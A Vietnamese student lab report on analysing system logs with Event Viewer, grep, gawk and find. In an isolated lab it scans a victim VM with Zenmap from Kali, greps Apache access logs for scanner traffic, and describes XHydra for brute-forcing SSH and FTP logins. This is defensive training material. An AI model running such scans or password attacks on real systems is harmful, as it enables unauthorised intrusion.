**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**BÁO CÁO BÀI THỰC HÀNH**

**HỌC PHẦN: THỰC TẬP CƠ SỞ**

**MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 1.6**

**PHÂN TÍCH LOG HỆ THỐNG**

Sinh viên thực hiện: Ngô Quang Thắng-B22DCAT287

Giảng viên hướng dẫn: Quản Trọng Thế

**HỌC KỲ 2 NĂM HỌC 2024-2025**

**MỤC LỤC**

[CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH 3](#_Toc193058657)

[1.1 Mục đích 3](#_Toc193058658)

[1.2 Tìm hiểu lý thuyết 3](#_Toc193058659)

[**1.2.1**. Tìm hiểu về Windows Event và Auditing 3](#_Toc193058660)

[**1.2.2.** Lệnh grep 5](#_Toc193058661)

[**1.2.3.** Lệnh gawk 6](#_Toc193058662)

[**1.2.4**. Lệnh find 6](#_Toc193058663)

[**1.2.5**. Lệnh access\_log 7](#_Toc193058664)

[**1.2.6.** Xhydra 8](#_Toc193058665)

[CHƯƠNG 2. NỘI DUNG THỰC HÀNH 9](#_Toc193058666)

[2.1 Chuẩn bị môi trường 9](#_Toc193058667)

[2.2 Các bước thực hiện 10](#_Toc193058668)

[**2.2.1** Phân tích log sử dụng grep trong Linux 10](#_Toc193058669)

[**2.2.2** Phân tích log sử dụng gawk trong Linux 14](#_Toc193058670)

[**2.2.3** Phân tích log sử dụng find trong Windows 16](#_Toc193058671)

[**2.3**.Thực hiện tấn công vào máy sever ubuntu 19](#_Toc193058672)

[**2.3.1** Kịch bản tấn công 19](#_Toc193058673)

[**2.3.2** Demo tấn công 19](#_Toc193058674)

[**2.3.3**. Một số cách phòng thủ (lý thuyết) 24](#_Toc193058675)

[TÀI LIỆU THAM KHẢO 27](#_Toc193058676)

1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH
   1. Mục đích

. Bài thực hành này giúp sinh viên nắm được công cụ và cách phân tích log hệ thống, bao gồm:

1. Phân tích log sử dụng grep/gawk trong Linux

2. Phân tích log sử dụng find trong Windows

3. Tìm hiểu về Windows Event Viewer và auditing

4. Phân tích event log trong Windows

* 1. Tìm hiểu lý thuyết


**1.2.1**. Tìm hiểu về Windows Event và Auditing

**a**. Windows Event

Hệ điều hành Windows định nghĩa sự kiện là bất cứ điều gì đáng kể xảy ra khi vận hành hệ điều hành hay ứng dụng. Các sự kiện này cần được lưu lại phục vụ mục đích theo dõi. Các thông tin có được theo dõi như cảnh báo, các lỗi, hay các sự kiện kiểm toán. Có hai kiểu file nhật ký sự kiện là:

- Nhật ký Windows: lưu lại các sự kiện hệ thống nói chung liên quan đến ứng dụng, an ninh, cài đặt và các thành phần hệ thống;

- Nhật ký dịch vụ và ứng dụng: lưu lại việc sử dụng của ứng dụng hay dịch vụ cụ thể.



Để xem nhật ký sự kiện, người quản trị sử dụng chương trình “Event Viewer” như trong hình trên. Với mỗi sự kiện chương trình sẽ đánh dấu tương ứng như sau:

- Thông tin: Thông báo thông thường về thao tác được thực hiện thành công.

- Cảnh báo: Mô tả sự kiện không nghiêm trọng nhưng cần chú ý để tránh các vấn đề xa hơn.

- Lỗi: Cho biết một lối hay vấn đề không nghiêm trọng xảy ra.

- Nghiêm trọng: Cho thấy một lỗi nghiêm trọng hay vấn đề rất đáng kể xảy ra.


- Kiểm toán thành công: Mô tả sự kiện kiểm toán an ninh thành công như yêu cầu.

- Kiểm toán thất bại: Mô tả sự kiện kiểm toán an ninh không thành công như yêu cầu.

**b**. Auditing

Việc kiểm toán cho phép người quản trị theo dõi cả truy nhập thực tế và cố thử truy nhập hay các sửa đổi các đối tượng và chính sách của hệ thống. Các đối tượng có thể là thư mục và file cũng như các đối tượng an ninh của hệ thống. Cách chính sách kiểm toán hỗ trợ việc đảm bảo an toàn cho hệ thống, theo dõi các sửa đổi các dữ liệu nhạy cảm hay các tài khoản cần để ý.

Có hai tập chính sách kiểm toán trong một đối tượng chính sách nhóm GPO: chính sách kiểm toán truyền thống và nâng cao. Chính sách truyền thống có từ bản Server 2000. Chính sách này có nhược điểm là chúng không đủ cụ thể và khó cấu hình. Chính sách nâng cao khắc phục nhược điểm này và cung cấp 10 nhóm cài đặt với 58 chính sách kiểm toán riêng lẻ.



Các nhóm chính sách tiêu biểu bao gồm:

- Đăng nhập: theo dõi việc xác thực thông tin đăng nhập

- Quản lý tài khoản: theo dõi các thao tác thay đổi tài khoản như người dùng, máy tính...

- Theo dõi chi tiết: theo dõi việc chạy chương trình, các lời gọi hàm từ xa...

- Truy nhập thư mục động: theo dõi việc truy nhập hay các chức năng của thư mục động.

- Truy nhập đối tượng: theo dõi việc truy nhập các file, thư mục hay ứng dụng.

**1.2.2.** Lệnh grep

Grep là từ viết tắt của Global Regular Expression Print. Lệnh grep trong Linux được sử dụng để tìm kiếm một chuỗi ký tự trong một file hoặc nhiều file được chỉ định. Lệnh grep trong Linux sẽ rất tiện lợi khi tìm kiếm các file log lớn.

**Cú pháp**: *grep [tùy chọn] [mẫu] [tệp...]*

- [tùy chọn]: Các tùy chọn để tinh chỉnh cách hoạt động của grep, bao gồm -i, -r, -v, và nhiều tùy chọn khác.

- [mẫu]: Mẫu bạn muốn tìm kiếm, có thể là một chuỗi đơn giản hoặc một biểu thức chính quy phức tạp.

- [tệp...]: Các tệp bạn muốn tìm kiếm trong đó. Nếu không chỉ định, grep sẽ đọc từ đầu vào tiêu chuẩn (stdin)

**Một số các cách sử dụng lệnh GREP:**

- Tìm kiếm một chuỗi ký tự trong một tập tin.

*grep “chuỗi cần tìm” tên\_file*

- Tìm kiếm chuỗi trong nhiều file cùng lúc.

*grep ‘chuỗi cần tìm’ file1 file2 file3. .* .

- Tìm kiếm chuỗi mà không phân biệt chữ hoa/chữ thường.

*grep -i “chuỗi cần tìm” tên\_file*

- Tìm kiếm chuỗi sử dụng biểu thức chính quy (regular expression).

*grep -E “abc” example.txt*

- Tìm kiếm chuỗi đúng với từ khóa cụ thể.

*grep -w “apple” fruits.txt*

- Tìm kiếm chuỗi trong tất cả các file và thư mục con.

*grep -r “chuỗi tìm kiếm” /đường/dẫn/thư/mục*

- Tìm kiếm chuỗi không có từ khóa cụ thể.

*grep -v ‘pattern’ filename*

- Đếm số lần xuất hiện của chuỗi trong file.

*grep -c “chuỗi” file.txt.*

**1.2.3.** Lệnh gawk

Lệnh gawk là một phiên bản mở rộng của lệnh awk trong hệ thống Unix/Linux. gawk được sử dụng để xử lý và phân tích dữ liệu văn bản, thường là dữ liệu dạng bảng, dòng đơn giản mà có thể được chia thành các cột như CSV (Comma-Separated Values), TSV (Tab-Separated Values),…

Một số cách sử dụng:

- In nội dung của một cột cụ thể trong mỗi dòng của tệp văn bản:

*gawk '{print $1}' file.csv*

Lệnh này sẽ in ra nội dung của cột đầu tiên trong mỗi dòng của tệp văn bản "file.csv".

- Tính tổng các giá trị trong một cột cụ thể:

*gawk '{sum += $2} END {print sum}' file.csv*

Đây là một ví dụ về cách tính tổng của tất cả các giá trị trong cột thứ hai của tệp văn bản "file.csv" và in kết quả cuối cùng.

- Tìm kiếm và in các dòng phù hợp với một biểu thức chính quy:

*gawk '/pattern/' file.csv*

Lệnh này sẽ in ra các dòng trong tệp văn bản "file.csv" mà khớp với biểu thức chính quy "pattern".

- Sử dụng điều kiện để lọc và xử lý dữ liệu:

*gawk '$3 > 100 {print $1, $3}' file.csv*

Lệnh này sẽ in ra cột đầu tiên và cột thứ ba của các dòng trong "file.csv" mà cột thứ ba có giá trị lớn hơn 100.

**1.2.4**. Lệnh find

Lệnh find là một công cụ tìm kiếm tệp tin trong hệ thống Linux. Cho phép người dùng tìm kiếm theo nhiều tiêu chí như tên file, kích thước file, thời gian tạo hoặc sửa đổi file, quyền truy cập file, v.v.

**Cú pháp**: *find [path] [options] [expression]*

- path: Đường dẫn thư mục bắt đầu tìm kiếm. Nếu không chỉ định, lệnh find sẽ tìm kiếm trong thư mục hiện tại.

- options: Các tùy chọn để điều chỉnh quá trình tìm kiếm.

- expression: Biểu thức tìm kiếm.

**Một số cách sử dụng:**

- Tìm kiếm theo tệp hoặc thư mục

*find /path/to/search -name "filename"*

Lệnh này sẽ tìm kiếm tất cả các tệp hoặc thư mục có tên "filename" trong thư mục /path/to/search và các thư mục con của nó.

- Tìm kiếm theo loại tệp

*find /path/to/search -type f*

Lệnh này sẽ tìm kiếm tất cả các tệp hoặc thư mục có tên "filename" trong thư mục /path/to/search và các thư mục con của nó.

- Tìm kiếm theo quyền truy cập

*find /path/to/search -perm 644*

Lệnh này sẽ tìm kiếm các tệp hoặc thư mục có quyền truy cập là 644 trong thư mục /path/to/search và các thư mục con của nó.

- Tìm kiếm dựa trên thời gian

*find /path/to/search -mtime -7*

Lệnh này sẽ tìm kiếm các tệp hoặc thư mục được sửa đổi trong vòng 7 ngày qua trong thư mục

- Tìm kiếm và thực hiện các hành động khác

*find /path/to/search -name "filename" -exec command {} \;*

Lệnh này sẽ tìm kiếm tệp có tên "filename" trong thư mục /path/to/search và thực hiện lệnh command trên mỗi tệp được tìm thấy.

- Tìm kiếm đệ quy trong tất cả các thư mục

*find /path/to/search -name "filename" -type f -exec grep "pattern" {} \;*

Lệnh này sẽ tìm kiếm tệp có tên "filename" trong thư mục /path/to/search và thực hiện tìm kiếm grep cho mẫu "pattern" trong mỗi tệp được tìm thấy.

**1.2.5**. Lệnh access\_log

Lệnh này được sử dụng để xem và phân tích tệp log truy cập (access log) của một máy chủ web. Tệp log truy cập ghi lại tất cả các yêu cầu truy cập đến máy chủ web, bao gồm các thông tin như IP nguồn, URL yêu cầu, trạng thái HTTP và thời gian phản hồi. Lệnh access\_log cho phép bạn xem thông tin này và thực hiện các thao tác phân tích như lọc, đếm, xác định các xu hướng và thống kê.


**1.2.6.** Xhydra

XHydra là một ứng dụng dùng để thực hiện tấn công mật khẩu theo từ điển (dictionary attack) hoặc tấn công theo mục tiêu (brute-force attack) vào các dịch vụ mạng như SSH (Secure Shell), FTP (File Transfer Protocol), Telnet, SMTP (Simple Mail Transfer Protocol), và nhiều dịch vụ khác.

XHydra là một phần của công cụ mạnh mẽ được gọi là Hydra, một công cụ thử nghiệm xâm nhập (penetration testing tool) phổ biến trong cộng đồng bảo mật. XHydra cung cấp giao diện đồ họa cho việc sử dụng Hydra, giúp người dùng dễ dàng cấu hình và thực hiện các cuộc tấn công mật khẩu mà không cần phải sử dụng dòng lệnh trực tiếp.

1. NỘI DUNG THỰC HÀNH
   1. Chuẩn bị môi trường

* Phần mềm VMWare Workstation( hoặc các phần mềm hỗ trợ ảo hóa khác).
* Các file máy ảo VMware và hệ thống mạng đã cài đặt trong bài thực hành 5 trước đó: máy trạm, máy Kali Linux, máy chủ Windows và Linux. Chú ý: chỉ cần bật các máy cần sử dụng trong bài lab.
* Topo mạng như đã cấu hình trong bài 5.




* 1. Các bước thực hiện

**2.2.1** Phân tích log sử dụng grep trong Linux

a) Các bước thực hiện

o Trên máy ubuntu thực hiện cài đặt Web Server Apache 2.2.3:


Sudo apt install apache2 -y




o Kiểm tra xem đã cài đặt thành công và hoạt động chưa:

Apache2 -v


Sudo systemctl status apache2




o Kiểm tra tiếp bằng cách mở Friefox và xem sever hoạt động: localhost



o Trên máy Kali attack trong mạng Internal, khởi chạy zenmap và scan cho địa chỉ 192.168.100.147(Máy Linux victim) và xem được port 80 đang mở cho Web Server Apache 2.2.3, cổng 21 cho ftp và cổng 22 cho ssh




o Trên máy Kali attack ở mạng Internal, truy cập địa chỉ web http://192.168.100.147.




o Trên terminal tiến hành sao chép website và tìm kiếm từ khóa “test”

(*curl http://192.168.100.147| grep test*)




o Trên máy Linux Internal Victim, để xem thư mục chứa access\_log dùng lệnh: *cd /var/log/apache2/*



o Đọc file acces.log:

*gedit access.log*





o Thực hiện lọc các log bằng cách sử dụng grep:

*grep “Firefox” access.log*

*grep “Nmap” access.log*

*grep “curl” access.log*






**2.2.2** Phân tích log sử dụng gawk trong Linux

a) Các bước thực hiện

o Trên máy Kali attack tiến hành remote vào máy Linux Internal Victim.

